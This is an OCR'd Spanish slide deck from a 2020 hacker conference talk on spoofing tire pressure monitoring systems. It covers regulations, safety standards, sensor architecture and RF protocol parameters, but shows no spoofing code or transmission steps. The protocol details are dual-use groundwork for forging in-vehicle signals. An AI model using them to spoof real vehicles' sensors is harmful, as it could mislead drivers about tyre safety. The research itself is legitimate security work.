HackPlayers
c0nference
www.h-c0n.com

Spoofing Tire Pressure Monitor System (TPMS)


Pedro Candel “s4ur0n”

Hackplayers c0nference MMXX

LA NAVE

hackplayers.com

```
class PedroC:
    def __init__(self):
        self.name =      'Pedro Candel'
        self.email =     's4ur0n@s4ur0n.com'
        self.web =       'https://www.s4ur0n.com'
        self.nick =      '@NN2ed_s4ur0n'
        self.company =   'CS³ Group'
        self.role =      'Security Researcher'
        self.work =      [ 'Reversing', 'Malware', 'Offensive
                           Security', '...' ]
        self.groups =    [ 'mlw.re', 'OWASP', 'NetXploit', '...' ]
```



mlw.re

OWASP Open Web Application Security Project

Formación en Seguridad

Cursos presenciales a medida impartidos en las instalaciones del cliente o las concertadas con prácticas reales desde el primer momento

Hacking Ético

Auditorías de caja negra, gris o blanca para aplicaciones web, sistemas y redes de comunicaciones

Análisis de Malware

Análisis de Malware automatizados y manuales con completos informes de comportamiento e indicadores de compromiso (IOC)

Ingeniería Inversa

Ingeniería Inversa para binarios de sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits, ARM y firmwares

Exploiting

Desarrollo y adaptación de exploits para sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits y Android

Desarrollo Seguro

Auditoría SAST, DAST, IAST y RASP para análisis de vulnerabilidades en el código de proyectos en Java, .Net, PHP, C/C++ y Cobol

Hardware Hacking

Análisis de vulnerabilidades en dispositivos hardware, sistemas embebidos y firmware con técnicas de ingeniería inversa

Seguridad en dispositivos móviles

Análisis estático, dinámico e instrumentación dinámica de aplicaciones Android (APK), iOS (IPA) y Windows Mobile (APPX)

Respuesta ante incidentes

Investigación remota de incidentes de seguridad, análisis de las situaciones y respuesta inmediata ante las amenazas

Forense

Adquisición y elaboración de informes periciales con garantía de imparcialidad y objetividad para todo tipo de sistemas de información

DevSecOps

Desarrollo, Seguridad y Operaciones en CSI (Continuous Security Integration) con pruebas automatizadas de seguridad para CI/CD

Intelligence

Recopilación, análisis y explotación de datos a gran escala con fuentes OSINT, SIGINT, HUMINT, Deep Web, redes P2P, etc.

SIGINT

Inteligencia de comunicaciones, análisis y auditoría de seguridad en señales y protocolos de radiofrecuencia (RF)

T.S.C.M.

Technical Surveillance Counter-Measures: Contramedidas electrónicas para detección y localización de dispositivos de escucha

Telecom

Análisis y auditoría GSM/3G/4G, implementación de servicios de operadores móviles virtuales (HLR, VLR, GGSN, Roaming voz y datos)

ATM

Análisis de vulnerabilidades, auditoría, forense, skimming, shimming y pruebas de blackbox para NCR, Hyosung, WRG, Diebold Nixdorf e Hitachi

PoS/TPV

Auditoría y cumplimiento de controles en terminales Verifone e Ingenico. Monitorización y transaccionabilidad completa según ISO 8583

LOPD/GPDR/Cumplimiento

LOPD, adaptación GPDR, ISO 27000, SGSI, análisis y gestión de riesgos, Políticas de seguridad, continuidad de negocio, ITIL, PCI DSS

AGENDA

- **Spoofing Tire Pressure Monitoring Systems (TPMS)**

1. Introducción
2. (Ciber)seguridad en vehículos
3. Detalles técnicos
4. Recepción de la señal de RF
5. Análisis de la señal de RF
6. Transmisión de la señal de RF
7. Conclusiones

INTRO

“Tire Pressure Monitoring System” (TPMS) o “Sistema de Control de la Presión de los Neumáticos”.

- El sistema TPMS funciona mediante **un sensor** que se ubica en los neumáticos de los vehículos.
- Emiten **señales de radiofrecuencia** desde 315 MHz, 433 MHz y hasta 915 MHz hacia un módulo de control.
- El módulo de control **recibe e interpreta** las señales y **determina la presión de aire** de cada una de las llantas.
- Si existe una **variación en la presión** de aire en las llantas con una diferencia del 25% o mayor, la unidad de control ***enciende un testigo en el cuadro de instrumentos*** para indicar al conductor que existe una baja presión de inflado en los neumáticos.

Existen **regulaciones contractuales** sobre su empleo:

- En **Estados Unidos** es **obligatorio desde 2008** por la ***National Highway Traffic Saffety Administration*** (NHTSA) del Department of Transportation (DOT) con la normativa EFMVSS138 https://www.nhtsa.gov/sites/nhtsa.dot.gov/files/tpmsfinalrule.pdf

- Es un **sistema obligatorio** con la directiva EC661-2009 desde el 1 de Noviembre de 2014 en los vehículos de la **Unión Europea** y está ***incluido en los sistemas de seguridad*** como el cinturón de seguridad, airbag, etc.

- Korea, Japón, Rusia, Kazajistán, Indonesia, Israel, Malasia, Filipinas, Turquía, Bielorusia en vigor desde 2015 o finales de 2014. China en preparación de una normativa sobre su uso.

Existen **regulaciones contractuales** sobre su empleo:

- En **LATAM** es considerado ***un accesorio*** *y* ***no es obligatorio***

- Se pueden encontrar en vehículos de gama alta como Mercedes-Benz, BMW, Audi, Ford y en general, en **vehículos importados** de Estados Unidos y Europa.


Entre sus **principales ventajas** destacan:

- **Mayor seguridad** durante la conducción. Se disminuye el riesgo de accidente por llevar los neumáticos con una baja presión.
- **Ahorro de consumo de combustible** y su consecuente **impacto ambiental**. Al tener los neumáticos con la presión correcta circularemos de una manera más eficiente.

Existen dos modalidades principales de TPMS: el **indirecto** y el **directo**.

- En el **indirecto** se calculan los valores de presión de cada neumático a partir de datos externos obtenidos de la centralita del **sistema de frenado antibloqueo *(ABS)*** y el **sistema electrónico de control de estabilidad *(ESP o ESC)***.

- A partir de las velocidades relativas de rotación de cada neumático (básicamente ***detectando presión baja*** en aquella que ***realiza mayor número de giros***) es posible inferir si existe un cambio de presión en cada uno de ellos, y por tanto se puede alertar al conductor.



ABS - ESP
To electronic control unit (ECU)
ABS wheel speed sensor
ABS reluctor ring

- En el **TPMS directo**, cada rueda dispone de ***un sensor que mide la presión de inflado*** y transmite esa información **a través de ondas de radio (RF)** a la centralita del vehículo aproximadamente cada minuto.
- El sensor de presión TPMS contiene un cristal de cuarzo y **convierte la diferencia de presión en saltos** que se transmiten a la centralita.
- De esta forma, es posible disponer de la **información detallada** de ***cada una*** de las cuatro ruedas.
- Las **posibilidades** de medición de los sensores **son múltiples**, y aparte de la presión, **es posible medir también las temperaturas** independientes y **otras variables** (carga de la batería, etc.)

- Este sistema **necesita ser ajustado** cada vez que se sufre un pinchazo, cada vez que los neumáticos son sustituidos, al rotarlos unos por otros, etc.

- Existen muchos fabricantes como Beru, Schrader, AllTech, SmarTire, Siemens VDO, etc. pero **NO existe un estándar** común entre los fabricantes en cuanto a los datos transmitidos, protocolos, etc.

Comparativa	Indirecto	Directo
Precisión	☹	🙂
Tiempo de reacción del sistema	☹	🙂
Detección de fallos múltiples	☹	🙂
Avisos independientes	☹	🙂
Robustez ante conducción adversa	☹	🙂
Componentes adicionales	🙂	☹
Coste	🙂	☹
Interacción humana	☹	🙂



Bluetooth (BLE), Wireless...

NORMATIVAS


- La **norma ISO 26262 (Automóviles – Seguridad funcional)** es una norma para los sistemas de seguridad en los automóviles derivada de la IEC 61508.

- Su tercera sección contiene los requisitos relacionados con la realización de un ***análisis de amenazas*** y ***valoración de riesgos***.

- Para la realización de este análisis, se identifican las **situaciones que representan un riesgo potencial** sobre la base de sus **probabilidades** de ***ocurrencia***, ***controlabilidad por parte del conductor*** y ***severidad***.


- Se consideran **todos los modos de funcionamiento** y los **posibles fallos del sistema**, y en función de los valores de ocurrencia, controlabilidad y severidad ***se determina el valor de ASIL*** para cada una de las situaciones de peligro.

- Dicho valor estará **comprendido entre A y D**, salvo que se identifique como ***irrelevante para la seguridad (quality management - QM)***.


Concept phase
Product development
after release for production
8-6 Specification and management of safety & security requirements
3-7 Hazard Analysis and Risk Assessment
Threat Analysis and Risk Assessment
HARA & TARA
3-7 Hazard Analysis and Risk Assessment
Specification of safety goals
Specification of cyber security goals
3-8 Functional Safety Concept and Cyber Security Concepts
Specification of functional safety requirements
Identify functional cybersecurity requirements
4-6 Specification of Technical Safety Requirements
8.4.2 System Level Vulnerability Analysis
Specification of technical safety requirements
5-6 Specification of hardware safety requirements
8.5.4 Hardware safety & security requirements, design vulnerability and penetration testing
6-6 Specification of software safety requirements
8.6.2 Software safety & security requirements, design, vulnerability and penetration testing

- Existe un grupo conocido como ISO/TC 22/SC 32 y lleva desde septiembre de 2016, trabajando en un **estándar de ciberseguridad (ISO 21434)** que se pueda aplicar al mundo del automóvil y reducir el riesgo de un posible ataque.

- Este conjunto de normas a seguir se constituirá y entrará en vigor a ***~~finales de 2019~~*** o ***durante 2020***.


NIVEL 0
NIVEL 1
NIVEL 2
NIVEL 3
NIVEL 4
NIVEL 5
Sin asistentes a la conducción
Control lateral o longitudinal
Control del entorno
Atención para retomar el control (margen de varios segundos)
Opción de retomar el control ante solicitud o no hacerlo
Control lateral o longitudinal
Control lateral y longitudinal
Solicitud al conductor para la toma de control
Posible solicitud al conductor para toma de control (sin expectativa de respuesta)
Sin Conductor
Máxima implicación
Máxima implicación
Se pueden retirar las manos y la vista temporalmente
Se pueden retirar las manos y la vista
No es necesario prestar atención a la conducción
No es necesario que el conductor esté presente


Los TPMS **son certificados** y valorados por los análisis:

- Por el Automotive Electronics Council (AEC) como **AEC-Q100** "***Failure Mechanism Based Stress Test Qualification For Integrated Circuits***".

- Según el **Automotive Safety Integrity Level** (ASIL) es **ASIL-QM target B** lo que literalmente significa "***does not therefore require safety measures in accordance with ISO 26262***".

DETALLES TECNICOS


433MHz
FCC ID:KR5S180052020A
IC:7812D-S180020A
1/15645/443839432-7
3C30C8C7
3C30C8C7
Jaguar
Land Rover
J38AA



3V
Batt
Motion
Sensor
Pressure
Sensor
Temp
Sensor
Controller
RF
Transmitter
LF
Receiver
Coil
LF
Signal
Ant
RF
Energy

Characteristic	Description
Data Interfaces Low Frequency Receiver Frequency Modulation Carrier Sensitivity Ranges Data Sensitivity Ranges RF Transmitter Frequency Modulation Transmit Power	 125 kHz ASK 14 / 2, & 3 / 0.5 mV (Det / No Det 14 / 2 & 2.5 / 0.25 mV (Det / No Det) 315 , 434 MHz ASK, FSK 5 dBm, 8dBm
Package	7 x 7 mm 24 –Pin QFN
Physical Architecture – MCU	HSC08 - SZK16 dedicated MCU
Physical Architecture – Pressure Transducer	Capacitive cell with 100 up to 900 kPa range
Temperature sensor	ΔVB sensor with -40 to +125℃ range
Voltage Sensor	Internal bandgap voltage reference
Physical Architecture – Z-Axis Transducer X-Axis Transducer	Teeter Totter Element X-lateral Element


Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

LF Protocol

- Standard LF telegram Manchester code (New TPMS system)



- Special LF telegram (TPMS for replacement)




Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

Typical TPM Operational Parameters

Parameter	Value	Units
Data Measurement Interval		
Motion	3	sec
Parked	15	minute
Data Transmission Interval		
Motion	60	sec
Parked	60	minute
RF Transmission Protocol		
Bit Rate	9600	bits/sec
Bits/Frame	90	bits
Frames/Datagram	4	frames
Pressure Change Alert	256	frames
Diagnostic Modes	6	modes
Pressure Change Alert	15	kPa
Pressure Measure Range	100 to 900	kPa
Temperature Measure Range	-40 to +125	℃

Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf


RF Frame Format



Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

Inter-Frame Spacing of RF


To avoid frame collisions between data from multiple sensors




Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

RF Data Encoding

- Manchester encoding (most customer)



- Customize encoding (S&T, TTE and etc.) **NRZ encoding to resolve it!**



- Bi-phase encoding

Fuente: http://cache.freescale.com/files/training/doc/dwf/DWF14_TechDay_CN_Baoding_SEP_25_007.pdf

FCCID

Test report no.: 1-5161/17-02-02

CETECOM ICT Services is now CTC advanced member of RWTÜV group

Timing according to the technical document TPMS_Technical_Document（PMV-E101）_EU_03_180226:


Pressure alert 2: §15.231 (a)(2)

The device will enter automatically the pressure alert mode 2 (while vehicle is moving) if a sudden change of pressure or temperature is detected. As shown in the technical description the alert condition is renewed after 5 seconds (only if the alarm is continuing) and then again after 15 seconds.

